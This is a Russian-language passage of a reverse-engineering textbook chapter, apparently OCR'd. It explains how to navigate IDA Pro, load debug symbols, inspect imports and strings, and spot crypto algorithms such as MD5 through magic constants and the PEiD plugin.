


Рисунок 6-6. Основной интерфейс IDA Pro

Из пяти перечисленных типов окон последние четыре в основном являются простыми списками сведений. Большую часть времени при обратной разработке вы будете проводить в **IDA View**, поскольку именно там показан дизассемблированный код. По нему легко перемещаться. Например, дважды щёлкните любой элемент, похожий на имя функции или ссылку на данные, чтобы автоматически перейти к местоположению ссылки. Этот приём особенно полезен при анализе вызовов других функций: например, увидев `CALL sub_400100`, дважды щёлкните часть `sub_400100`, чтобы сразу перейти к функции. Вернуться к исходной вызывающей стороне можно клавишей **ESC** или кнопкой возврата, выделенной на рисунке 6-7.




Рисунок 6-7. Кнопка возврата окна дизассемблирования IDA Pro

Фактически в окне дизассемблирования можно переходить назад и вперёд, как в веб-браузере. Обнаружив в тексте строку ссылки,

переместите на неё текстовый курсор и нажмите **X** или щёлкните правой кнопкой мыши и выберите **Jump to xref to operand**. Откроется диалоговое окно перекрёстных ссылок со списком всех мест исполняемого файла, ссылающихся на эту функцию или значение данных. Дважды щёлкните запись, чтобы сразу перейти к ссылке в окне дизассемблирования.

> **Примечание.** По умолчанию IDA создаёт автоматические имена для значений, на которые существуют ссылки. Например, функции получают имена `sub_XXXX`, где `XXXX` - их адрес в памяти, а имя `loc_XXXX` обозначает места перехода в текущей функции или места, не входящие в функцию. Эти имена могут не помогать понять действия дизассемблированного кода, но ссылки можно переименовать, сделав их понятнее. Для переименования переместите курсор на текст ссылки и нажмите **N** либо щёлкните правой кнопкой мыши и выберите в меню **Rename**. Изменённое имя должно распространиться на все места, где на него имеются ссылки.

Анализ стековых переменных и аргументов

Ещё одна возможность окна дизассемблирования IDA - анализ стековых переменных и аргументов. При обсуждении соглашений о вызовах в разделе "Двоичный интерфейс приложений" на странице 123 я указывал, что параметры обычно передаются в стеке, но там же хранятся временные локальные переменные, используемые функциями для важных значений, которые не помещаются в доступные регистры. IDA Pro анализирует функцию и определяет количество принимаемых ею аргументов и используемые локальные переменные. На рисунке 6-8 показаны эти переменные в начале дизассемблированной функции, а также несколько использующих их инструкций.




Рисунок 6-8. Дизассемблированная функция с локальными переменными и аргументами

Эти локальные переменные и аргументы можно переименовывать и находить все перекрёстные ссылки на них, но перекрёстные ссылки локальных переменных и аргументов останутся в пределах той же функции.

Выявление ключевой функциональности

Теперь необходимо определить, где дизассемблируемый исполняемый файл обрабатывает сетевой протокол. Самый прямолинейный способ - поочерёдно исследовать все части исполняемого файла и выяснить, что они делают. Но если дизассемблируется крупный коммерческий продукт, этот метод очень неэффективен. Вместо него нужен способ быстро выявлять области функциональности для дальнейшего анализа. В этом разделе я рассмотрю четыре типичных подхода: извлечение символьных сведений, изучение библиотек, импортированных в исполняемый файл, анализ строк и выявление автоматизированного кода.

Извлечение символьных сведений

Компиляция исходного кода в собственный исполняемый файл - процесс с потерями, особенно когда код содержит символьные сведения, например имена переменных и функций или форму структур в памяти. Поскольку эти сведения редко нужны собственному исполняемому файлу для правильной работы, процесс компиляции может просто отбросить их. Однако без них отлаживать проблемы в собранном исполняемом файле становится очень трудно.

Все компиляторы поддерживают возможность преобразовать символьные сведения и создать отладочные символы со сведениями о строке исходного кода, соответствующей инструкции в памяти, а также со сведениями о типах функций и переменных. Однако разработчики редко намеренно оставляют отладочные символы и предпочитают удалять их перед общедоступным выпуском, чтобы не позволить людям обнаружить проприетарные секреты или плохой код. Тем не менее разработчики иногда допускают оплошности, которыми можно воспользоваться для обратной разработки.

IDA Pro по возможности загружает отладочные символы автоматически, но иногда придётся искать их самостоятельно. Рассмотрим отладочные символы, используемые в Windows, macOS и Linux, места хранения символьных сведений и правильный способ их загрузки в IDA.

Когда исполняемый файл Windows собирается распространённым компилятором, например Microsoft Visual C++, сведения отладочных символов не хранятся внутри исполняемого файла. Вместо этого в нём находится секция с расположением файла базы данных программы (program database, PDB). Все отладочные сведения фактически хранятся в этом PDB-файле. Отделение отладочных символов от исполняемого файла позволяет легко распространять исполняемый файл без отладочных сведений, сохраняя их доступными для отладки.

PDB-файлы редко распространяются вместе с исполняемыми файлами, по крайней мере в программном обеспечении с закрытым исходным кодом. Но существует одно очень важное исключение - Microsoft Windows. Для содействия отладке Microsoft публикует открытые символы большинства исполняемых файлов, устанавливаемых в составе Windows, включая ядро. Хотя эти PDB-файлы содержат не все отладочные сведения, созданные при компиляции, поскольку Microsoft удаляет информацию, которую не желает публиковать,

например подробные сведения о типах, в файлах всё равно остаётся большинство имён функций, а часто именно они и нужны. В итоге при обратной разработке исполняемых файлов Windows IDA Pro должна автоматически найти файл символов на общедоступном сервере символов Microsoft и обработать его. Если файл символов уже имеется, поскольку поставлялся вместе с исполняемым файлом, поместите его рядом с исполняемым файлом в одном каталоге, а затем поручите IDA Pro дизассемблировать исполняемый файл. PDB-файлы можно также загружать после первоначального дизассемблирования, выбрав **File > Load File > PDB File**.

Отладочные символы особенно важны при обратной разработке в IDA Pro для именования функций в окнах дизассемблирования и **Functions**. Если символы также содержат сведения о типах, в вызовах функций должны появиться аннотации с типами параметров, как показано на рисунке 6-9.




Рисунок 6-9. Дизассемблированный код с отладочными символами

Даже без PDB-файла из исполняемого файла иногда можно получить некоторые символьные сведения. Например, динамические библиотеки должны экспортировать определённые функции для использования другим исполняемым файлом; такой экспорт предоставляет базовые символьные сведения, включая имена внешних функций. На их основе можно углубляться в анализ и искать нужную информацию в окне **Exports**. На рисунке 6-10 показано, как выглядят эти сведения для сетевой библиотеки Windows `ws2_32.dll`.




Рисунок 6-10. Экспортируемые функции библиотеки ws2_32.dll

В macOS отладочные символы работают аналогичным образом, но отладочные сведения находятся в пакете отладочных символов (debugging symbols package, dSYM), который создаётся вместе с исполняемым файлом, а не в одном PDB-файле. Пакет dSYM представляет собой отдельный каталог пакета macOS и редко распространяется вместе с коммерческими приложениями. Однако формат исполняемых файлов Mach-O может хранить в исполняемом файле базовые символьные сведения, например имена функций и переменных данных. Разработчик может запустить инструмент Strip, который удалит все эти символьные сведения из двоичного файла Mach-O. Если Strip не запускался, двоичный файл Mach-O может по-прежнему содержать полезные для обратной разработки символьные сведения.

В Linux исполняемые файлы ELF объединяют все отладочные и прочие символьные сведения в одном исполняемом файле, помещая отладочные данные в отдельную секцию файла. Как и в macOS, удалить эти сведения можно только инструментом Strip; если разработчик не сделал этого перед выпуском, вам может повезти. Разумеется, для большинства работающих в Linux программ будет доступен исходный код.

Просмотр импортированных библиотек

В операционной системе общего назначения вызовы сетевых API, скорее всего, не встроены непосредственно в исполняемый файл. Вместо этого функции динамически подключаются во

время выполнения. Чтобы определить, что исполняемый файл импортирует динамически, откройте окно **Imports** в IDA Pro, показанное на рисунке 6-11.

На рисунке различные сетевые API импортируются из библиотеки `ws2_32.dll`, реализации сокетов BSD для Windows. Если дважды щёлкнуть запись, импорт должен открыться в окне дизассемблирования. Оттуда можно найти ссылки на функцию, поручив IDA Pro показать перекрёстные ссылки на этот адрес.




Рисунок 6-11. Окно Imports

Помимо сетевых функций, среди импортов могут присутствовать различные криптографические библиотеки. Переход по этим ссылкам способен привести к месту использования шифрования в исполняемом файле. С помощью сведений об импорте можно проследить путь назад к исходной вызывающей стороне и выяснить, как использовалась функция. К распространённым библиотекам шифрования относятся OpenSSL и библиотека Windows `Crypt32.dll`.

Анализ строк

Большинство приложений содержит строки с печатаемыми текстовыми сведениями: текст, отображаемый во время выполнения приложения, текст для журналирования или неиспользуемый текст, оставшийся от процесса отладки. Такой текст, особенно внутренние отладочные сведения, может подсказать назначение дизассемблированной функции. В зависимости от того, как разработчик добавлял отладочные данные, можно найти имя функции, исходный файл кода C или даже номер строки исходного кода, где была выведена отладочная строка. Большинство компиляторов C и C++ поддерживает синтаксис, позволяющий встроить эти значения в строку во время компиляции.

В процессе анализа IDA Pro пытается найти печатаемые текстовые строки. Чтобы отобразить их, откройте окно **Strings**. Щёлкните интересующую строку, и вы увидите её определение. Затем можно попытаться найти ссылки на строку, которые должны позволить проследить связанную с ней функциональность.

Анализ строк также полезен для определения библиотек, статически скомпонованных с исполняемым файлом. Например, библиотека сжатия ZLib часто компонуется статически, и связанный с ней исполняемый файл всегда должен содержать следующую строку, хотя номер версии может отличаться:

```
inflate 1.2.8 Copyright 1995-2013 Mark Adler
```

Быстро выяснив, какие библиотеки включены в исполняемый файл, иногда можно успешно угадать структуру протокола.

Выявление автоматизированного кода

Некоторые виды функциональности хорошо поддаются автоматизированному выявлению. Например, алгоритмы шифрования обычно содержат несколько магических констант, то есть чисел, определённых алгоритмом и выбранных из-за конкретных математических свойств. Если такие константы обнаруживаются в исполняемом файле, можно заключить, что определённый алгоритм шифрования как минимум скомпилирован в файл, хотя не обязательно используется. Например, в листинге 6-3 показана инициализация алгоритма хеширования MD5, использующего значения магических констант.

```
void md5_init( md5_context *ctx )
{
    ctx->state[0] = 0x67452301;
    ctx->state[1] = 0xEFCDAB89;
    ctx->state[2] = 0x98BADCFE;
    ctx->state[3] = 0x10325476;
}
```

Листинг 6-3. Инициализация MD5 с магическими константами

Зная алгоритм MD5, этот код инициализации можно найти в IDA Pro: выберите окно дизассемблирования и пункт **Search > Immediate value**. Заполните диалоговое окно, как показано на рисунке 6-12, и нажмите **OK**.




Рисунок 6-12. Окно поиска константы MD5 в IDA Pro

Если MD5 присутствует, поиск должен вывести список мест, где найдено это уникальное значение. Затем можно перейти в окно дизассемблирования и попытаться определить, какой код использует значение. Этот приём применим и к другим алгоритмам, например AES, где используются специальные структуры s-box с похожими магическими константами.

Однако поиск алгоритмов через окно IDA Pro может быть медленным и подверженным ошибкам. Например, поиск с рисунка 6-12 обнаружит не только MD5, но и SHA-1, где используются те же четыре магические константы

и добавляется пятая. К счастью, существуют инструменты, которые выполняют такой поиск автоматически. Один из примеров - PEiD, доступный по адресу softpedia.com. Он определяет, упакован ли PE-файл Windows известным упаковщиком, например UPX. В его состав входят несколько подключаемых модулей; один из них обнаруживает возможные алгоритмы шифрования и указывает, где на них имеются ссылки в исполняемом файле.

Чтобы обнаружить криптографические алгоритмы с помощью PEiD, запустите программу и нажмите кнопку **...** в правом верхнем углу, чтобы выбрать анализируемый исполняемый PE-файл. Затем запустите подключаемый модуль, нажав кнопку в правом нижнем углу и выбрав **Plugins > Krypto Analyzer**. Если исполняемый файл содержит криптографические алгоритмы, модуль должен обнаружить их и показать диалоговое окно, подобное рисунку 6-13. После этого указанное значение

адреса [1] можно ввести в IDA Pro для анализа результатов.

